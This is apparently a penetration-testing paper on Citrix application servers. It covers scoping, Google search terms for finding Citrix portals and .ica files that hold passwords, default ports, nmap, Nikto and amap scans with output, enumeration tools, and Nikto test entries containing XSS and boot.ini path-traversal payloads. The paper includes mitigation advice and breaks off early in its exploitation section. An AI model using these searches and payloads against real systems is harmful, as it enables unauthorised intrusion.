

1.0 Application Testing – Citrix Application Server

1.1 Abstract

Citrix has evolved many times over the last twenty years from a bespoke operating system (OS) to that of a delivery mechanism providing users with on-demand services and applications able to fulfil multiple roles across a plethora of corporate, enterprise and geographical boundaries. This change has not gone on without the need to evaluate and overcome numerous technical and security hurdles. Citrix has suffered in the past like any other OS or application with its fair shares of security vulnerabilities and issues and will likely continue in this vain into the future. There is a need (and requirement) to keep one step ahead of the wily attacker and provide the level of service, integrity and security required as befits this successful global reaching company. This may require proactive measures to be adopted to keep that step ahead but may also have to be done reactively dealing with the latest 0day vulnerabilities that sometimes affect applications and OS alike.

This report will document various weaknesses found within the Citrix Application Server suite of products, detailing the methodology for testing, the tools to use, the flaws that were exploited and information able to be disclosed. This will be combined with possible risk mitigation and remediation strategies and reporting procedures that may need to be addressed to ensure that any published application offered from the Application Server are not unknowingly exposed. This said it will not stop the average user being potentially targeted by others means. This would be to try and gain access to either the user's remote desktop or the Citrix back-end server farm itself they are utilising for access to bespoke or commercial-off-the-shelf (COTS) applications.

This report will not delve too deeply into specific user attacks, but will predominantly concentrate on targeting the application server itself. A further overview of information resources, which a tester must research before actually performing any test, will also be discussed.

1.2 Introduction

The first question that needs to be addressed in this report is what exactly is Citrix Application Server and what does it provide?

Citrix has evolved over the years and XenApp is the latest offering from Citrix replacing the Metaframe and Presentation Server suite of products that essentially carried out the same function. The XenApp Application Delivery Platform provides the ability in conjunction with Microsoft's Terminal Services to deliver hosted applications to users remotely by allowing them to access "published" centrally managed services. XenApp has gone further than its Citrix predecessors Metaframe

and Presentation Server in that it also allows the ability to manage applications on the client users own workstation/ device.

1.2.1 Citrix Benefits

The benefits of utilising Citrix to deliver remote applications and services provides added:

- Security – by employment of centrally managed policies and controls, ensures adherence to Industry compliance regulations (i.e. HIPAA et al) and associated Industry best practice and lockdown strategies.
- Efficiency – limited requirement for the purchase of expensive hardware and infrastructure.
- Cost savings – only essential applications and services are utilised, reducing the onus of licensing of multiple products that sometimes may not be required.
- Flexibility – the ability to adapt quickly to Business needs and provide access to services and applications from world-wide locations.
- Extensibility – the ability to bolt-on extra services and applications and upgrades existing applications as required.

All these benefits are all achieved by Central Management where all work to deliver Citrix services to an organisation are controlled and managed. To sum the above up, Citrix essentially provides a mechanism for the “efficient delivery of applications to users anywhere, anytime, anyplace, over any device”. [1]

1.2.3 Deployment Types

Citrix Application Server can be configured to support clients in two different ways:

- **The Full Citrix Program Neighbourhood (PN)** - Client settings are not managed centrally like the alternative Citrix PN Agent and as such configuration settings are managed individually on each PC using custom pn.ini and appsrv.ini files which are then stored in each user profile. The full PN displays all available applications to icons in a single window (usually web based and accessible via a users desktop), or grouped together and contained within a customised directory structure. A single login is required to enable access to all published applications displayed. This can potentially be a major administrative overhead to support. [2]

Note: - This is common in kiosk type environments.

- **The Citrix PN Agent – This client** provides a number of benefits to the administrator over the full PN including centralised management of configuration settings incorporating Authentication, secure Pass-through authentication services, fine grained access control etc. The client settings are

stored on the Citrix Web Interface Server and can accommodate thousands of users. The PN Agent will seamlessly integrate with a user's desktop allowing the users to access a Citrix supplied application by selecting an icon on their desktop giving the feel of local access but actually launched from a remote connection. The agent is continually running and usually detectable in the system tray [2]

1.2.2 Testing Overview

Testing Citrix successfully requires a number of stages to be carried out, these primarily are those that the tester would adopt when carrying out any particular penetration test/ vulnerability assessment, adding on extra checks and scans to suit the application/ bespoke testing environment they are testing against/ within. These stages have evolved from varied testing methodologies and would incorporate the following:

- Reconnaissance and Enumeration
- Scanning
- Exploitation
- Reporting

The difference in testing a bespoke application is the need to initially define and agree with the client the testing scope. This should encompass the varied configurations settings and setups that the Citrix platform can have adopted. This has to be combined with how Citrix services are provided to the end user client incorporating client-side testing of the provided environment to ensure whatever services and applications have been provided have been done so in a secure, managed and controlled manner.

This paper will look into these stages, the methodologies, tools and techniques employed combined with any mitigating or remedial action that can be adopted to reduce or minimise the client's exposure to risk.

There will be a number of references to "dated" tools and techniques, these need to be included as there still exists a large number of legacy applications etc. out in the wild that cannot be upgraded due to the need to interoperate with other bespoke legacy applications.

1.3 Methodologies

Varied testing Methodologies exist for today's Vulnerability Analyst/ Penetration Tester to aid them carrying out any respective test. Four of the best free documents on testing methodologies include:

- Open Source Security Testing Methodology Manual (OSSTMM) [3]
- *National Institute of Standards and Technology* (NIST) Special Publication 800-42: Guideline to Network Security Testing [4]
- Open Web Application Security Project (OWASP) Testing Guide [5]
- Penetration Testing Framework (PTF) [6]

These frameworks do appeal to a wide audience and from a tester's perspective can be used in numerous ways i.e. as an overview of testing requirements (NIST) to that of actually the tools and techniques to actually perform a test (PTF). The latter has recently been updated with a Citrix section [7] for carrying out tests specifically against a Citrix environment; this was based on the author's previous testing experience and research into the application. Whatever methodology is adopted a tester must cover all stages and angles to ensure it is carried out in a competent, robust manner ensuring where possible all attack vectors have been covered (within the testing scope) and a succinct and meaningful report produced on the findings with recommendations for mitigation or remedial action to be carried out.

1.4 Scoping

Before carrying out any work against the Citrix target system, it is extremely important to agree the scope of the test with the client who should detail explicitly the domains, network address ranges, individual hosts, and particular those applications that are included in the test. Also included in the scope should be a list of off-limits machines.

Most penetration tests focus on the actual servers but the attack platform is moving away from this to the actual desktops and the users themselves. As such client side testing may be in scope to include users being duped into browsing to the testers own sites where a web browser exploit attempt will be made, being sent a malicious email or social engineering attempts i.e. being talked into divulging sensitive information.

Note: - These forms of client side attack are out of scope of this report due to their complex nature and the author wanting to keep to a purely hands-on Citrix test. This report will concentrate on a specific subset of testing with an agreed scope of carrying out a remote assessment against the Citrix application server and a client side user test carried out as an authorised user who is trying to escalate privileges or obtaining access to services they are not entitled to.

In all cases written permission should be sought from the client and potentially from their Internet Service Providers and other third parties; non-disclosure and confidentiality agreements may also need to be signed.

1.5 Testing Stages

Successfully testing Citrix requires the adoption of a methodical process, not only to ensure that all stages are correctly and safely completed and that no short cuts are taken but also to document and provide the ability for the client to be potentially able to repeat the tester's findings. This will additionally demonstrate there is integrity and robustness in the testing processes and practices and importantly there presented results. Sticking with a methodical testing process also requires firm adherence to stay within the testing scope as was originally agreed with/ by the client. This will ensure the tester does not overstep any imposed client boundaries which could leave them potentially open to legal ramifications or claims for loss of service caused by inappropriate use of tools or techniques

1.5.1 Reconnaissance and Enumeration

This is an extremely important phase of the test and the tester should ensure that any information gleaned from this stage is covered in the original testing scope before being utilised in furtherance of the test. In essence reconnaissance is when *“the tester gathers information about the target organisation from various public sources... to become very familiar with the target’s people and culture, learning the specific business terminology used by people in the target organisation”*. [8] In addition determining the Internet facing footprint of the target organisation.

1.5.1.1 Generic Reconnaissance Techniques

Reconnaissance can take many forms but usually the following Internet searches are carried out:

- Target Companies website – Potentially giving links to Citrix logon pages and information about utilising this service.
- Appropriate websites affiliated with the target – They may use similar technologies and applications and consult on their varied configurations and lockdowns.
- Third-party search engines i.e. Google, Yahoo and the Microsoft Network (MSN) etc.
- Job sites – These may provide details of applications and versions employed within the target network.
- Blogging/ Forum sites – These may provide details of problems encountered by Internal employees or requests for assistance to solve technical problems from the target networks administration staffs. (Varied configuration files are sometimes posted to these sites to aid in this process which give details of internal network setup).

Other forms of reconnaissance which may not be covered by the scope of the test are:

- Dumpster diving – Searching bins etc. for IT or company related information.
- Social Engineering – Calling IT personnel to try and gain access to sensitive IT information or employees to try and gain access to their username and password.

From these the tester can build a complete profile of information about the target organisation. Should the tester not be able to determine the Uniform Resource Identifier (URI) of the target organisation Citrix logon portal from the above searches other Internet resources may need to be used.

1.5.1.2 Google Hacking

One major resource for discovering Citrix Logon Portals accessible via the Internet is the Google Hacking Database (GHDB) [9]. This resource is an online repository of user submitted custom search terms that utilise Google's advanced operators.

Google advanced operators [10] speed up the process of web searching by employing special pre-defined bespoke filters to narrow down a search to a specific facet of a web resource i.e. the operator `intitle:` in a query looks for your search term in the title of the page only, these searches can be further filtered by adding multiple advanced operators within the same search i.e. `"site:blah.com filetype:ica"` which would look on the `blah.com` site for all files with file extension `.ica` that the Google web crawling bot has spidered, indexed and cached whilst crawling through the `blah.com` website.

Note: - Independent Computing Architecture (ICA) configuration files are used by Citrix in their application suite to aid configuration and data transfer between the publishing server and remote client.

These search terms can speed up the process of finding out URI's that potentially give access to cached passwords, configuration files and in our case potentially also allows the tester to discover Citrix logon portals. As previously mentioned the Google bot alongside other bots from other search providers index and cache web pages, there may be situations where web pages that were previously linked from the main site now (due to an increased security awareness) have unlinked URI's which only internal employees are aware of, these cached logon pages would thus be a good find for the security tester or at least give an indication of the kind of application servers and technologies that are deployed in the internal network.

1.5.1.3 GHDB Search Terms

At the time of checking the GHDB, the following Citrix related custom searches were available:

- [ext:ica](#)
- [inurl:citrix/metaframexp/default/login.asp](#)
- [\[WFCClient\] Password= filetype:ica](#)
- [inurl:citrix/metaframexp/default/login.asp? ClientDetection=On](#)
- [inurl:metaframexp/default/login.asp | intitle:"Metaframe XP Login"](#)
- [inurl:/Citrix/Nfuse17/](#)
- [inurl:Citrix/MetaFrame/default/default.aspx](#) [9]

The author spent an hour researching further possibilities and was able to add the following unique search terms [7]:

- [filetype:ica Username=](#)
- [inurl:Citrix/AccessPlatform/auth/login.aspx](#)
- [inurl:/Citrix/AccessPlatform/](#)
- [inurl:LogonAgent/Login.asp](#)
- [inurl:/CITRIX/NFUSE/default/login.asp](#)
- [inurl:/Citrix/NFuse161/login.asp](#)
- [inurl:/Citrix/NFuse16](#)

- [inurl:/Citrix/NFuse151/](#)
- [allintitle:MetaFrame XP Login](#)
- [allintitle:MetaFrame Presentation Server Login](#)
- [inurl:Citrix/~bespoke_company_name~/default/login.aspx?ClientDetection=On](#)
- [allintitle:Citrix\(R\) NFuse\(TM\) Classic Login](#)
 - [allintitle:Citrix\(R\) NFuse\(TM\)](#)
 - [allintitle:Citrix\(r\) NFuse\(tm\) 1.6](#)
 - [allintitle:Citrix\(R\) NFuse\(TM\) Options](#)
 - [allintitle:Citrix\(R\) NFuse\(TM\) Innlogging](#)

Obviously from a tester's perspective against a particular organisation use of the Goggle advanced operator "site: [organisation name]" may need to be pre-pended to the above to determine Citrix portals for our target.

1.5.1.4 Mitigation and Remediation Strategies

To reduce the attack footprint for an organisation, the following steps should be followed which may slow any potential attacker (or in our case the penetration tester) during the initial reconnaissance stage of a test:

- Adopt a company policy stopping employees using blogging and forum sites that may give away sensitive IT information.
- Advertise jobs with varied agencies which will only provide detailed job requirements and company details to suitable potential employees.
- De-link Citrix logon portals from Company websites.
- Request search engines to remove "hits" to cached Company pages.
- Sanitise Company websites with sensitive IT related information.
- Alter html title tags in the web page source i.e. <title>Citrix(R) NFuse(TM) Classic Login</title> and remove any reference to Citrix, NFuse, Metaframe etc.

The majority of the searches conducted above have been carried out by what is known as passive means, in that traffic has not been directed at the target network using tools other than web browsers etc. One could argue that even using a web browser you have actively "touched" the target but at this stage only standard web requests and no manipulation of any parameters in the request have been made.

1.5.2 Scanning

Scanning is then all about learning more about the target and its internal network/ environment which was identified from the reconnaissance and enumeration stage and finding potential openings through direct interaction.

There exists various tools to aid the tester in this stage, some of which are designed to be used generically to identify operating system types and applications in use and some are bespoke tools and scripts aimed specifically at interrogating XenApp and previous offerings of Citrix application servers.

Before starting an assessment it is a very good idea to be able to know which ports your application uses. Not all enumeration tools will identify and link open ports to specific Citrix server products services, the Internet Assigned Numbers Authority (IANA) [11] maintains a list of ports to well-known services but even reviewing this regularly updated list, some entries do not indicate they are tied to specific application and just list the service name.

1.5.2.1 Default Citrix Ports

All applications have default ports that services are associated with, Citrix default ports are as follows [2] [12]:

TCP Port	Service	UDP Port	Service
80	Citrix XML Service	1604	Clients to ICA browser service
135	Advanced Management Console	1801,3527	Microsoft Message Queuing
443	Citrix SSL Relay		
515	Citrix Print Services		
1494	ICA		
1801, 2101, 2103, 2105	Microsoft Message Queuing		
2512	Citrix Server to Server		
2513	Management Console to server		
2598	Session Reliability (Auto-reconnect) Common Gateway Protocol Port. Protocol		
8080	nFuse XML Port		
8082	License Management Console		
8443	EasyCall to Client (psync)		
9001, 9002, 9005	SmartAccess Management Console to Appliance (non-IMA)		
9035	EdgeSight Web console (non-IMA) to RSCorSvc on EdgeSight Agent		
9036	EdgeSight Agent internal communication		
27000/27009	License server		

Finding these ports open on a server is a good indication that Citrix is being utilised in the Enterprise.

1.5.2.2 Generic Scanners

Any tester worth their salt will review what scanning tools are available and will most likely use nmap [13] in the first instance for the general enumeration and scanning of a host, this application is extremely extensible and provides the ability to run custom scripts alongside OS and application identification.

Based on the above list a bespoke scan targeting a XenApp server would include all aforementioned ports:

- `nmap -A -PN -p 80,135,443,515,1494,1801,2101(abridged) ip_address -oX report_format.xml`

Note: - This command performs a scan against the default Citrix ports (-p) without first pinging the target (-PN) and also tries to enumerate the OS (-A) and writes the report in XML format (-oX).

```
Interesting ports on 89.151.122.35:
Not shown: 1023 filtered ports
PORT      STATE SERVICE VERSION
443/tcp   open  ssl      Microsoft IIS SSL
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING) : Microsoft windows 2003|XP (92%)
Aggressive OS guesses: Microsoft windows Server 2003 SP1 (92%), Microsoft window
s XP Professional SP2 (French) (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows
```

Figure 1 – Nmap results, after full port scan

Note: - Obviously in a “real” test the `-p-` flag would be used to scan all ports, just in case the administrator has configured services on non-default ports and to determine the OS to identify if there is any scope to exploit the base OS rather than just the application.

Figure 1 only provides the tester with the fact there is a IIS web server running and does not point to the fact a XenApp login portal exists.

Scanning also should involve the use of similar tools to verify the results from the other or too potentially weed out false positives, a secondary tool to run would be `amap` [14].

- `amap -bqv ip_address port_no.`

Note: - This command performs a scan against the defined Citrix ports asks for the ascii banner from any responses received (-b), doesn't report closed ports (q) and reports verbosely the results (v).

```
amap v5.2 (www.thc.org/thc-amap) started at 2009-08-13 19:04:03 - MAPPING mode
Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 89.151.122.35:443/tcp (by trigger ssl) matches ssl - banner: \nFIDBN
>t76= vky[Fx\vb\vnj\ng00"<\r5 0\r\t*H\r01\v0\tuUS10U\nverisign, Inc.10U\vveris
ign Trust Network1;09U\v2Terms of use at https://www.verisign.com/rpa (c)051*0(U!
verisign Class 3 Secure Server CA0\r070319000000Z\r090318235959Z0\r1\v0\tUGB10US
omerset
```

Figure 2 – Amap results.

Figure 2 again only provides the tester with the fact there is an SSL enabled web server, no references or hints that Citrix services are being used.

For web-based applications varied web application security scanners exist, one of the most easy to use and fully scriptable would be Nikto; this is one of the first ports of call for finding generic vulnerabilities in web servers. Nikto's in-built database of tests (`db_tests`) lists encompasses just 9 specific tests for Citrix/ NFuse/ Metaframe/ NetScaler vulnerabilities, in this case, no Citrix applications were enumerated.

Windows Grep Search Results

Plain | File contents ✓ | File names ✓ | Line numbers ✓ | Whole line ✓ | Word wrap | Fixed Font | Match window: +/- 0 ✓ | 1 | 2 | 3 | 4 | 5 lines

C:\Documents and Settings\dell\Desktop\New Folder\db_tests.txt

```

00877: "000868"/"0","4","/launch.jsp?NFuse_Application=<script>alert('Vulnerable')</script>","GET","<script>alert('Vulnerable')</script>",""
00878: "000869"/"0","4","/launch.asp?NFuse_Application=<script>alert('Vulnerable')</script>","GET","<script>alert('Vulnerable')</script>",""
02311: "002303"/"3093","1","/boilerplate.asp?NFuse_Template=../../../../boot.ini&NFuse_CurrentFolder=/SSL0020Directories/[0]404_Object
03110: "003104"/"3569","7","/boilerplate.asp?NFuse_Template=../../../../boot.ini&NFuse_CurrentFolder=/","GET","boot load
03335: "003329"/"6670","3","/applist.asp","GET","200","Citrix server may allow remote users to view applications installed without a
03336: "003330"/"6671","3","/launch.asp?NFuse_Application=LookOut&NFuse_MIMEExtension=.ica","GET","200","Citrix server may
03395: "003389"/"3268","2","/Citrix/PNAgent/","GET","Index of /","Directory indexing is enabled: /Citrix/PNAgent/ Citrix directory."
03396: "003390"/"3268","2","/Citrix/ICAWEB/","GET","Index of /","Directory indexing is enabled: /Citrix/ICAWEB. Citrix directory."
03403: "003397"/"3092","1","/Citrix/MetaFrameXP/default/login.asp","GET","MetaFrame XP","Citrix MetaFrame login."

```

Figure 3 – Nikto DB References

- `perl nikto.pl -host ip_address -port port_no.`

Note: - This command executes a perl script against the host specified (-host) and port (-port). It is also possible to create your own db_tests file replacing the local version in nikto\plugins directory should a tester wish to specifically limit their scanning to the Citrix family of application servers. [15]

```

+ Nikto 2.02/2.03 - cirt.net
+ Target IP: 89.151.122.35
+ Target Hostname: 89-151-122-35.servers.blah.net
+ Target Port: 443

+ SSL Info: Ciphers: RC4-MD5
Info: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=rver CA
Terms of use at https://www.verisign.com/rpa (C)05/CN=VeriSign Class 3 Secure Se
Subject: /C=GB/ST=Somerset/L=Taunton/O=Extrinsica Ltd/OU=Extr
insica Global/OU=Terms of use at www.verisign.co.uk/rpa (C)05/OU=Authenticated b
y VeriSign/OU=Member, VeriSign Trust Network/CN=oa.extrinsicaglobal.com
+ Start Time: 2008-12-14 18:07:51

+ Server: Microsoft-IIS/6.0
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD
+ OSVDB-877: HTTP method ('Allow' header): 'TRACE' is typically only used for de
bugging and should be disabled. This message does not mean it is vulnerable to x
ST.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-877: HTTP method ('Public' header): 'TRACE' is typically only used for d
ebugging and should be disabled. This message does not mean it is vulnerable to
XST.
+ OSVDB-0: Retrieved X-Powered-By header: ASP.NET
+ Microsoft-IIS/6.0 appears to be outdated (4.0 for NT 4, 5.0 for win2k)
+ 2967 items checked: 6 item(s) reported on remote host
+ End Time: 2009-09-01 18:21:48 (837 seconds)

+ 1 host(s) tested.

```

Figure 4 – Nikto results.

The defacto industry standard for scanning tools is Nessus, a client-server application which is regularly updated (dependant on your registration type). Nessus testing is based around utilising specific plug-ins which can be turned on or off, again as per Nikto it is a little “light” on the amount of tests it carries out against Citrix with only 23 tests out of 27000+ total plug-ins available. [16]

Note: - This also intimates how little vulnerabilities actually have affected this entire product range.

Each plug-in is part of a separate testing category, the following categories and plug-ins test for Citrix vulnerabilities:

- CGI abuses
 - NetScaler web management interface ip address cookie disclosure
- CGI abuses : Cross Site Scripting (XSS)
 - Citrix MetaFrame XP login.asp
 - Citrix NFuse Launch Scripts
 - NetScaler web management XSS
- Misc.
 - Citrix Published Applications Remote Enumeration
 - NetScaler web management cookie information

- Service Detection
 - Citrix Licensing Server detection
 - Citrix Server detection
- Web Servers
 - Citrix NFuse Server launch.asp Arbitrary Server/ Port Redirect
 - NetScaler web management cookie cipher weakness
 - NetScaler web management interface detection
 - Unencrypted NetScaler web management interface
- Windows
 - Citrix Licensing Server License Management Console
 - Citrix Password Manager Agent Secondary Credential Information Disclosure.
 - Citrix Password Manager Service Stored Credentials Disclosure.
 - Citrix Presentation Server Remote Code Execution
 - Citrix Presentation Server Client Program Neighbourhood Agent (PNAgent) Denial of Service.
 - Citrix web interface 4.6, 5.0, 5.0.1 XSS
 - Novell Client TS/ Citrix Session Arbitrary User Profile Invocation
 - NetScaler web management cookie cipher weakness
 - NetScaler web management interface detection
 - NetScaler web management login
 - Unencrypted NetScaler web management interface [16]


1.5.2.3 Bespoke Scanners

There are a number of bespoke Citrix scanning tools available on the net, some of which are quite dated, but may provide good results when scanning legacy Citrix implementations.

The Citrix Published Application Scanner tool allows a tester to enumerate Citrix published applications, via querying User Datagram Protocol (UDP) port 1604 (citrix-pa-scan) [17]

- perl pa-scan.pl ip_address [timeout] > pas.wri

This tool was rewritten by pdp as enum.js [18] which essentially performs the same task alternatively querying Transport Control Protocol (TCP) port 1494:



```
ca C:\WINDOWS\system32\cmd.exe
C:\Temp>enum.js apps TCPBrowserAddress=172.16.3.191
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
Notepad
Internet Explorer
Calc
C:\Temp>
```

Figure 5 – enum.js results.

For those applications identified by Citrix-pa-scan, Pas [17] is then used, its output file pas.wri is used as its input to try to connect to the published application and all results are written to the pas_results.wri file. An alternative tool to connect to a published application is another from pdp connect.js [19].

- connect.js TCPBrowserAddress=ip_address Application=advertised-application

For those published applications with a Citrix client when the master browser is non-public, citrix-pa-proxy [16] should be used, (non-public master browsers are those that do not normally allow Citrix clients to connect and enumerate published applications):

- pa-proxy.pl IP_to_proxy_to (i.e. remote server) 127.0.0.1

Another bespoke scanning tool that will try and enumerate published applications is pabrute. Due to the way legacy Citrix application server instances (early <2004) respond to query requests for published applications it was possible to supply a wordlist that will query the server on UDP port 1604. Citrix at this time responded in the same way when receiving a request for an invalid application:

```
Packet 4: Bad Application Request.
<- Server
                                20 00 01 3a 02 fd
a8 e3 02 00 06 44 c0 a8 00 f7 00 00 00 00 00 00
00 00 00 00 00 00 0e 00 00 00 [20]
```

In this way should content other than the above be received a valid application has been found

- pabrute.c
 - ./pabrute pubapp list app_list ip_address

```
[erey@ws23 citrix-pab]$ ./pabrute pubapp list app_list 192.168.96.84
```

```
published app: ACROBAT READER is not a valid application
published app: EXPLORER is not a valid application
published app: WORD is not a valid application
published app: WORD2K is not a valid application
published app: WORD 2000 is not a valid application
published app: WORD2000 is not a valid application
[...]
published app: INTERNETEXPLORER is not a valid application
IE is a published application
published app: IEXPLORER is not a valid application
published app: NETSCAPE is not a valid application
published app: NETSCAPE7 is not a valid application
published app: NETSCAPE6 is not a valid application
```

Figure 6 – pabrute results - Internet Explorer is a valid Published application. [21]

Note: - All the above, bar connect.js, pabrute and citrix-pa-scan rely on TCP port 1494 being open [22].

1.5.2.4 Mitigation and Remediation Strategies

To remove the ability to enumerate published applications via these tools, the simplest means would be to block access to TCP Port 1494 and UDP port 1604 at the border firewall and/ or utilise Virtual Private Networks (VPN's) for dial-in remote clients.

1.6 Exploitation

Exploitation is the means whereby a tester or nefarious user gains access to a computer system, typically by means of a known bug (vulnerability) in an application or through a bug in the underlying OS. There also exists in the "wild" various so called 0day exploits which are unknown by neither the vendor nor any major security and research organisations. Safeguarding from the former is usually by means of patching, upgrades or workarounds, the latter though are hard to guard against as the attack vector and vulnerability it exploits are not known. Dependant on the type of test being performed there are multiple ways to try and exploit this application, these will be discussed and broken down into the following tests:

- Remote External.
- Client-side.

Both these attack vectors would be potentially included in a normal test.

Note: - As there exists a plethora of possible ways to exploit or escalate privileges on the Citrix application server platform, only a sample will be discussed in this report. Exploitation techniques vary between the product being tested and this report will identify a selection of weaknesses to test for from all the major iterations of the application server.

1.6.1 Remote External Testing

A remote external test can be carried out in a number of ways but for the purpose of this report it is without any supplied credentials or knowledge of the internal network or infrastructure, colloquially known as black box testing. This is opposed to crystal box testing where the tester is given inside information about the company's network, network diagrams and details of the types of hardware and software utilised. The type of testing to be carried out would have been decided in the scope. (White box testing will be discussed later).

Before being able to attempt to logon and access any Citrix web service a tester requires that the Citrix ICA Client (Plug-in) for their OS platform is installed on their system. An ICA Client is required to launch any application. Most organisations provide unauthenticated access to this client software simply by following an associated link once the Citrix server has finished trying to detect if the ICA web client is installed.

Note: - Some legacy instances of Citrix application servers have difficulties detecting the presence of an ICA client with firefox and other web browsers. This is due to the fact that the Citrix sites' client detection script tries to create an ICAActiveX Object within Internet Explorer, if the ICA ActiveX control is found installed and registered it returns the ICA Client build and the user can proceed to login, if not the option to download is provided:




Figure 7 – Installing ICA web client via Firefox.

A normal logon to a Citrix NFuse server takes the following format with an .ica file supplied by the server so the user can access the available published application.




Figure 8 – Basic Citrix Logon. [23]

Dependant where the attacker is positioned, there could be scope to carry out a “sniffing attack” against plain text hypertext transfer protocol (http) web traffic from

the user to the NFuse web server or between the NFuse web server to the Citrix XML service. Alternatively when using the Citrix Secure Gateway (CSG) all ICA traffic happens in clear text (Figure 10)




Figure 9 – Sniffing Points. [23]

```

..ICA...ICA.....
.
.....w.....WFIC
+.....a.u.....
3D,n1h*y.1.n.a.vL;.P.].>B T.I...D..`/^..E.B.]v
hCYCF]XCFX@^B1BoDnEOd.<.<.....TDWSTCPN.DLL.....
U.....(
(.....PDRFRAMN.DLL.PDRFRAME..9.-85.....).)....
(.....P.....P.+...X.....P.2.....
+...A.....2.....CTXTW ...CTXSBR...CTXCDM .
.CTXCPM ...CTXCOM1...CTXCOM2...CTXLPT1...CTXLPT2
.CTXLIC...CTXTWI...CTXZLFK...CTXSCRD...CTXMM
Zealand Standard Time.New Zealand Daylight Time.
.....
